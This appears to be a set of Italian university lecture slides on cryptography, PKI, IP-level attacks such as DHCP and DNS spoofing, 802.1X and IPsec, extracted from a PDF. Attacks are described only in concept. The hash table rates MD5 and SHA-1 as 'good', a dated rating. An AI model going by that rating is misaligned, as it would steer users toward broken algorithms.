Sicurezza delle reti e delle applicazioni


Antonio Lioy
< lioy @ polito.it >

Politecnico di Torino
Dip. Automatica e Informatica

Agenda


- basi scientifiche e tecnologie della sicurezza
- attacchi al livello IP
- autenticazione degli accessi in reti wired e wireless
- VPN, IPsec e SSL
- sicurezza delle applicazioni basate su web
- sicurezza nelle applicazioni

Crittografia



Crittografia a chiave segreta (o simmetrica)

- **chiave unica (chiave-1 = chiave-2)**
- **algoritmi simmetrici**
- **chiave comune a mittente e destinatario**
- **basso carico di elaborazione**
- **usata per crittografia dei dati**



Algoritmi simmetrici

nome	*chiave*	*blocco*	*note*
DES	56 bit	64 bit	obsoleto
3-DES	112 bit	64 bit	resistenza 56-112 bit
3-DES	168 bit	64 bit	resistenza 112 bit
IDEA	128 bit	64 bit	
RC2	8-1024 bit	64 bit	solitamente K=64 bit
RC4	variabile	stream	segreto
RC5	0-2048 bit	1-256 bit	ottimale se B=2W
AES	128-256 bit	128 bit	alias Rjindael


Applicazione degli algoritmi a blocchi

Come si applica un algoritmo a blocchi a dati in quantità diversa da quella del blocco base?

- **per cifrare dati in quantità superiore:**
  - ECB (Electronic Code Book)
  - CBC (Cipher Block Chaining)
- **per cifrare dati in quantità inferiore:**
  - padding
  - CFB (Cipher FeedBack), OFB (Output FeedBack)
  - CTR (Counter mode)


ECB (Electronic Code Book)

- formula per il blocco i-esimo:
  $C_i = enc (K, P_i)$
- fortemente sconsigliato perché si presta ad attacchi *known-plaintext*




CBC (Cipher Block Chaining)

- formula per il blocco i-esimo:
  $C_i = enc (K, P_i \oplus C_{i-1})$
- richiede C_0 = IV (Initialization Vector)



CBC - decifratura

- formula per il blocco i-esimo:
  $P_i = enc^{-1} (K , C_i) \oplus C_{i-1}$
- richiede che C_0 (ossia l'IV) sia noto al ricevente
- un errore in trasmissione provoca errore nella decifratura di due blocchi




Padding (riempimento)

- **dimensione del blocco algoritmico B**
- **quantità di dati da elaborare D < B**
- **aggiungo bit sino a raggiungere la quantità B**

- **problemi:**
  - quantità di bit di padding? (meglio D < 0.5 B)
  - valore dei bit di padding?
  - trasmetto più dati (B) del minimo necessario (D)


CFB (Cipher FeedBack)

- **permette di cifrare N-bit alla volta (gruppo)**
- **richiede un IV (per inizializzare lo shift register)**
- **un errore in trasmissione ~ errore nella decifratura di un intero blocco + 1 byte**



CTR (Counter mode)


- **permette di cifrare N-bit alla volta (gruppo)**
- **random access al ciphertext**
- **richiede un nonce ed un contatore (concatenati, sommati, XOR, …)**
- **un errore in trasmissione ~ errore solo in un gruppo**



Algoritmi di tipo stream


- **operano su un flusso di dati senza richiederne la divisione in blocchi, tipicamente su un bit o un byte alla volta**
- **algoritmo ideale:**
  - one-time pad (inutilizzabile – lunghezza chiave = lunghezza testo!)
- **algoritmi reali:**
  - usano generatori pseudo-casuali di chiavi, sincronizzati tra mittente e ricevente
  - esempi: RC4 e SEAL

Algoritmi di tipo stream



Crittografia simmetrica


- **chiave singola e segreta**
- **una chiave per ogni coppia / gruppo di utenti**



Distribuzione delle chiavi per crittografia simmetrica

Per una comunicazione privata completa tra N persone occorrono N x (N-1) / 2 chiavi:

- **distribuzione OOB (Out-Of-Band)**
- **distribuzione tramite algoritmi per scambio chiavi (in-band)**



Lunghezza delle chiavi segrete

- **se:**
  - l'algoritmo di crittografia è stato ben progettato
  - le chiavi - lunghe Nbit - sono tenute segrete
- **… allora l'unico attacco possibile è l'attacco esaustivo (o brute force) che richiede un numero di tentativi pari a**

$$2^{Nbit}$$

Lunghezza delle chiavi crittografiche

simm.	40	64	128	...
asimm.	256	512	1024	...

bassa sicurezza → **alta sicurezza**

Sfide DES


- **2^{56} = 72.057.594 miliardi di chiavi possibili**
- **DES challenge I (feb-giu 1997)**
  - 120 giorni, 25% delle chiavi, 15.000 computer
- **DES challenge II (gen-feb 1998)**
  - 40 giorni, 87% delle chiavi, 20.000 computer
- **DES challenge III (luglio 1998)**
  - 2 giorni, 25% delle chiavi, 1 computer (DeepCrack) sviluppato dalla EFF al costo di 250.000 $
- **DES challenge IV (gennaio 1999)**
  - 22h 15m, 22% delle chiavi, DeepCrack + qualche migliaio di workstation

Crittografia a chiave pubblica

- **chiave-1 ≠ chiave-2**
- **algoritmi asimmetrici**
- **coppie di chiavi (*pubblica* e *privata*)**
- **chiavi con funzionalità reciproca**
- **alto carico di elaborazione**
- **usato per distribuire chiavi segrete e per la firma elettronica (con hashing)**
- **principali algoritmi:**
  - Diffie-Hellman, RSA, DSA, El Gamal, …

Crittografia asimmetrica

- **chiavi generate a coppie: *chiave privata* (Kpri) + *chiave pubblica* (Kpub)**
- **chiavi con funzionalità reciproca: i dati cifrati con una chiave possono essere decifrati solo con l'altra**




Firma digitale

- **firma digitale = cifratura asimmetrica dei dati con la chiave privata dell'autore**
- **solitamente non si cifrano direttamente i dati ma un loro riassunto (*digest*)**
- **fornisce autenticazione e integrità dei dati**

Riservatezza senza segreti condivisi

- **è possibile generare un messaggio segreto per uno specifico destinatario conoscendone solo la chiave pubblica**



Algoritmi a chiave pubblica


- **RSA (Rivest - Shamir - Adleman)**
  - prodotto di numeri primi, fattorizzazione del risultato
  - segretezza e firma digitale
  - brevettato - solo in USA - da RSA; scaduto il 20-set-2000
- **DSA (Digital Signature Algorithm)**
  - elevamento a potenza, logaritmo del risultato
  - solo per firma digitale
  - standard NIST per DSS (FIPS-186)

Distribuzione delle chiavi per crittografia asimmetrica

- **chiave privata mai divulgata!**
- **chiave pubblica distribuita il più ampiamente possibile**
- **problema: *chi garantisce la corrispondenza tra chiave pubblica ed identità della persona?***
- **soluzione #1: scambio di chiavi OOB**
- **soluzione #2: distribuzione della chiave pubblica all'interno di un certificato a chiave pubblica (=certificato d'identità digitale)**
  - formato del certificato?
  - fiducia nell'emettitore del certificato?


Scambio chiave segreta mediante algoritmi asimmetrici

- **la riservatezza senza segreti condivisi viene spesso usata per comunicare la chiave crittografica scelta per un algoritmo simmetrico**



Integrità dei messaggi

- **una persona che intercetti una comunicazione cifrata non può leggerla ...**
- **... ma può modificarla in modo imprevedibile!**



Digest

Algoritmi di hash crittografici

nome	*blocco*	*digest*	*definizione*	*note*
MD2	8 bit	128 bit	RFC-1319	obsoleto
MD4	512 bit	128 bit	RFC-1320	obsoleto
MD5	512 bit	128 bit	RFC-1321	buono
RIPEMD	512 bit	160 bit	ISO/IEC 10118-3	ottimo
SHA-1	512 bit	160 bit	FIPS 180-1 RFC-3174	buono
SHA-224	512 bit	224 bit	FIPS 180-2	ottimo(?)
SHA-256	512 bit	256 bit	FIPS 180-2	ottimo(?)
SHA-384	512 bit	384 bit	FIPS 180-2	ottimo(?)
SHA-512	512 bit	512 bit	FIPS 180-2	ottimo(?)

Lunghezza del digest

- **importante per evitare *aliasing* (=collisioni):**
  - md1 = H(m1)
  - md2 = H(m2)
  - se m1 ≠ m2 si vorrebbe md1 ≠ md2
- **se l'algoritmo è ben ideato e genera un digest di N bit, allora la probabilità di aliasing è:**

$$P_A \propto 1 / 2^{Nbit}$$

- **occorrono quindi digest con molti bit (perché si tratta di eventi statistici)**


MAC, MIC, MID

- **per garantire l'integrità dei messaggi si aggiunge agli stessi un codice:**
  MIC (Message Integrity Code)
- **spesso l'integrità non è utile senza l'autenticazione e quindi il codice (con doppia funzione) è anche detto:**
  MAC (Message Authentication Code)
- **per evitare attacchi di tipo *replay* si usa anche aggiungere ai messaggi un identificatore univoco:**
  MID (Message IDentifier)

Autenticazione tramite keyed-digest

- **si invia anche un digest calcolato non solo sui dati ma anche su un segreto (chiave)**
- **A → B : mex, digest (mex, S)**
- **solo chi conosce la chiave può confrontare il digest trasmesso con quello calcolato sui dati ricevuti**
- **vantaggi:**
  - una sola operazione (digest)
  - pochi dati aggiuntivi


Keyed-digest



Autenticazione tramite digest e cifratura asimmetrica

- **si invia anche un digest (cifrato con la chiave privata del mittente)**
- **chi conosce la chiave pubblica può confrontare il digest trasmesso con quello calcolato sui dati ricevuti**
- **A → B : mex, { digest(mex) } priA**
- **FIRMA DIGITALE !!!**

Firma digitale



Autenticazione e integrità: analisi

- **tramite segreto condiviso:**
  - utile solo per il ricevente
  - non usabile come prova senza rivelare la chiave segreta
  - non usabile per il non ripudio
- **tramite crittografia asimmetrica:**
  - essendo lenta la si applica al digest
  - usabile come prova formale
  - usabile per il non ripudio
  - = firma digitale (*digital signature*)

Firma digitale o firma autografa?

- firma digitale = autenticazione + integrità
- firma autografa = autenticazione
- meglio quindi la firma digitale, perché indissolubilmente legata ai dati
- nota bene: ogni utente non è dotato di una firma digitale ma di una chiave privata con cui può generare infinite firme digitali (una per ogni documento diverso)

Certificato a chiave pubblica

"Una struttura dati per legare in modo sicuro una chiave pubblica ad alcuni attributi"

- tipicamente lega chiave a identità ... ma sono possibili altre associazioni (es. indirizzo IP)
- firmato in modo elettronico dall'emettitore: l'autorità di certificazione (CA)
- con scadenza temporale
- revocabile sia dall'utente sia dall'emettitore

Struttura di un certificato X.509

version	2
serial number	1231
signature algorithm	RSA with MD5, 1024
issuer	C=IT, O=Polito, OU=CA
validity	1/1/97 - 31/12/97
subject	C=IT, O=Polito, CN=Antonio Lioy Email=lioy@polito.it
subjectpublickeyinfo	RSA, 1024, xx...x
CA digital signature	yy...y

PKI (Public-Key Infrastructure)

- **è l'infrastruttura ...**
- **tecnica ed organizzativa ...**
- **preposta alla creazione, distribuzione e revoca dei certificati a chiave pubblica**

Revoca dei certificati

- **un certificato può essere revocato prima della sua scadenza naturale**
  - su richiesta del titolare (subject)
  - autonomamente dall'emettitore (issuer)
- **quando si riceve un messaggio si deve verificare che il certificato sia ancora valido**
- **verifica a carico del ricevente (relying party, RP)**

Meccanismi di revoca

- **CRL (Certificate Revocation List)**
  - elenco di certificati revocati
  - firmato dalla CA o da un delegato
- **OCSP (On-line Certificate Status Protocol)**
  - risposta puntuale su un singolo certificato
  - firmata dal server


Struttura di una CRL X.509

version	1
signature algorithm	RSA with MD5, 1024
issuer	C=IT, O=Polito, OU=CA
thisUpdate	15/10/2000 17:30:00
userCertificate revocationDate	1496 13/10/2000 15:56:00
userCertificate revocationDate	1574 4/6/1999 23:58:00
CA digital signature	yy...y


Verifica di una firma / certificato

- come verificare che un certificato a chiave pubblica (firmato da CA1) sia autentico?
- … occorre il certificato della chiave di CA1 (che sarà firmato da CA2)
- e come si verifica quest'ultimo?
- … occorre il certificato della chiave di CA2 (che sarà firmato da CA3)
- … e così via …
- occorre un'infrastruttura (gerarchia?) di certificazione e distribuzione

Gerarchia di certificazione




Certificate revocation timeline



Time-stamping

- **prova della creazione dei dati prima di un certo istante di tempo**
- **TSA (Time-Stamping Authority)**
- **RFC-3161:**
  - protocollo di richiesta (TSP, Time-Stamp Protocol)
  - formato della prova (TST, Time-Stamp Token)




PSE (Personal Security Environment)

- **ogni utente dovrebbe proteggere:**
  - la propria chiave privata (segreta!)
  - i certificati delle root CA fidate (autentiche!)
- **software PSE:**
  - file (cifrato) della chiave privata
- **hardware PSE:**
  - passivo = chiavi protette
  - attivo = chiavi protette + operazioni crittografiche
- **mobilità possibile (ma con problemi) in entrambi casi**


Smart-card

- **carte a chip:**
  - a memoria
  - con capacità crittografiche autonome
    - simmetriche (DES, usato per autenticazione)
    - asimmetriche (RSA; lunghezza della chiave? generazione della chiave privata a bordo?)
- **poca memoria (EEPROM): 4 - 32 Kbyte**



Formato PKCS-12 (security bag)

- **trasporto di materiale crittografico (personale) tra applicazioni / sistemi diversi**
- **trasporta una chiave privata e uno o più certificati**
- **trasporto dell'identità digitale di un utente**
- **usato da Netscape, Microsoft, Lotus, …**
- **criticato dal punto di vista tecnico (specie nell'implementazione MS) ma molto diffuso**



Perchè non compriamo tutto dagli USA?

- **esportazione di materiale crittografico soggetta alle medesime restrizioni del materiale nucleare (!)**
- **… a meno che il livello di protezione sia molto basso:**
  - chiave simmetrica limitata a 40 bit (2^{40} tentativi = poche ore di CPU)
  - chiave asimmetrica limitata a 512 bit
- **esempio: Netscape, Internet Explorer, … (versione esportazione)**


Novità nella politica di esportazione USA

- **gennaio 2000**
- **permesso di esportare ...**
  - prodotti off-the-shelf ...
  - che abbiano passato una “one-time review”
- **oppure**
  - prodotti il cui codice sorgente sia liberamente disponibile in Internet
- **disponibili upgrade per i principali prodotti**
  - dubbi sull’esistenza di back-door

Documenti elettronici (sicuri)

- **documento elettronico = qualunque rappresentazione elettronica di un documento**
- **documento digitale = una qualunque rappresentazione digitale di un documento**
- **proprietà richieste:**
  - sicurezza (non falsificabile: dati + firma)
  - leggibile (formato “aperto” per cui sia possibile costruire un “interprete” che ne mostri il contenuto e la firma)
  - conservazione (possibilità di rileggerlo e verificarlo a distanza di anni o decenni)


Formati di documenti firmati




enveloping signature (es. PKCS-7) ***enveloped signature (es. PDF)*** ***detached signature (es. PKCS-7)***

Il problema delle "macro"

- firmare in modo elettronico documenti che contengono macro è una pessima idea



firmato il 21-mag-2003



verificato il 22-mag-2003: firma valida o no?

WYSIWYS

- What You See Is What You Sign
- altamente desiderabile
- riguarda gli sviluppatori delle applicazioni
- in Austria, è un elemento fondamentale della legge su firma digitale e documenti elettronici
- ne abbiamo davvero bisogno? paragoniamo questo problema a quello delle appendici scritte in caratteri microsocopici nei documenti cartacei

Documenti elettronici: avvertenze (I)

- il software è normalmente pieno di bachi ... e gli strumenti di firma digitale non fanno eccezione
- esempio: il caso dello strumento di firma di Postecom ... e la firma di Arsène Lupin (!)

Documenti elettronici: avvertenze(II)

- **gli esseri umani sono fallibili**
- **addestrare gli esseri umani è difficile**
- **l'uso della firma digitale richiede un cambiamento di mentalità**
- **esempio: il caso dell'AD che aveva una firma digitale legalmente valida … ma non lo sapeva (!)**

2nd reading assignment

- **anti-virus = Griffa**
- **human being fw = Pauer**
- **document metadata = Gigante**
- **current issues with DNS =**
- **secure authentication over Internet = Messina**
- **zombie ... SMTP = Massano**
- **802.11 forensics = Malisan**
- **intrusion detection and response = Cavicchi**
- **transparent fw L2 =**
- **business justification for data security = Pili**
- **PCI-DSS = Bergoglio**

Sicurezza di IP

- **indirizzi non autenticati**
- **pacchetti non protetti:**
  - integrità
  - autenticazione
  - riservatezza
  - replay
- **sono quindi attaccabili tutti i protocolli che usano IP come trasporto, soprattutto quelli di "servizio" ossia non di livello applicativo (ICMP, IGMP, DNS, RIP, …)**


Sicurezza del DHCP

- **protocollo non autenticato**
- **facilissimo attivare shadow server**
- **attacchi possibili:**
  - denial-of-service (fornisco configurazione di rete sbagliata)
  - intercettazione di tutte le comunicazioni (fornisco configurazione con subnet da 2 bit + default gateway uguale alla macchina che vuole effettuare lo sniffing; se faccio NAT riesco ad intercettare anche le risposte)

Sicurezza del DNS


- **DNS (Domain Name System)**
- **traduzione:**
  - da nomi ad indirizzi IP
  - da indirizzi IP a nomi
- **servizio indispensabile**
- **UDP/53 per le query**
- **TCP/53 per zone transfer**
- **nessun tipo di sicurezza**
- **in corso di sviluppo DNS-SEC**

Architettura del DNS




DNS shadow server

- sniffing per intercettare le query
- spoofing per generare risposte false (DoS o ridirezione del traffico su siti falsi)




DNS cache poisoning

- attirare la vittima a fare una query sul proprio NS
- fornire risposta anche a query non effettuate per forzare / sovrascrivere la cache della vittima




Autenticazione per collegamenti dial-up



Autenticazione degli accessi remoti

- **per accessi dial-up ma anche wireless o virtuali**
- **PAP**
  - Password Authentication Protocol
  - password in chiaro
- **CHAP**
  - Challenge Handshake Authentication Protocol
  - sfida simmetrica
- **EAP**
  - Extensible Authentication Protocol
  - aggancio a meccanismi esterni (sfide, OTP, TLS)

EAP - architettura




Protocolli di autenticazione via rete

- **RADIUS**
  - il più diffuso
  - funzionalità di proxy verso altri AS
- **DIAMETER**
  - evoluzione di RADIUS
  - enfasi su roaming tra ISP diversi
- **TACACS+ (TACACS, XTACACS)**
  - tecnicamente migliore di RADIUS ma meno diffuso

RADIUS proxy

- **il server può fungere da proxy verso altri server di autenticazione**




IEEE 802.1x

- **Port-Based Network Access Control:**
  - architettura di autenticazione per il livello 2 (MAC - Media Access Control)
  - utile sugli switch di reti wired per bloccare l'accesso alla rete
  - indispensabile nel caso di reti wireless
- **prime implementazioni:**
  - Windows-XP e access-point wireless Cisco


http://standards.ieee.org/getieee802/download/802.1X-2001.pdf

802.1X - architettura



Sicurezza a livello network

- protezione end-to-end per reti omogenee a livello logico (es. IP)
- possibile anche creare VPN (Virtual Private Network)




1. VPN mediante rete nascosta


- le reti da collegare utilizzano un indirizzamento non standard per non essere raggiungibili da altre reti (es. reti nascoste IANA secondo RFC-1918)
- è una protezione facilmente superabile se qualcuno:
  - scopre gli indirizzi usati
  - può leggere i pacchetti in transito
  - ha accesso all'infrastruttura di comunicazione

2. VPN mediante tunnel IP

- i router provvedono ad incapsulare i pacchetti di rete all'interno di altri pacchetti
- i router controllano l'accesso alle reti mediante ACL (Access Control List)
- esempio: la rete Arcipelago di Telecom Italia
- protezione superabile da chi gestisce i router o da chi può leggere i pacchetti in transito

VPN mediante tunnel IP






3. VPN mediante tunnel IP sicuro

- **prima di essere incapsulati i pacchetti di rete vengono protetti con:**
  - digest (per integrità ed autenticazione)
  - crittografia (per riservatezza)
  - numerazione (per evitare replay)
- **se gli algoritmi crittografici sono forti, allora l'unico attacco possibile è impedire le comunicazioni**
- **anche detta: S-VPN (Secure VPN)**

VPN mediante tunnel IP sicuro



IPsec


- **proposta IETF per fare sicurezza al livello 3 sia in IPv4 sia in IPv6**
- **usabile per creare VPN su reti pubbliche o per fare sicurezza end-to-end**
- **definisce due formati particolari:**
  - AH (Authentication Header)
    per integrità, autenticazione, no replay
  - ESP (Encapsulating Security Payload)
    per riservatezza (+AH)
- **usa un protocollo per scambio chiavi:**
  - IKE (Internet Key Exchange)

Servizi di sicurezza IPsec

- **autenticazione dei pacchetti IP:**
  - integrità dei dati
  - identificazione del mittente
  - protezione (parziale) da attacchi di tipo “replay”
- **riservatezza dei pacchetti IP:**
  - cifratura dei dati


IPsec in transport mode

- **usato per fare sicurezza end-to-end, ossia usato dagli host, non dai gateway (eccezione: traffico destinato al gateway, es. SNMP, ICMP)**
- **vantaggio: computazionalmente leggero**
- **svantaggio: non protegge i campi variabili**



IPsec in tunnel mode

- **usato per fare VPN, solitamente dai gateway**
- **vantaggio: protegge anche i campi variabili**
- **svantaggio: computazionalmente pesante**



Applicabilità di IPsec

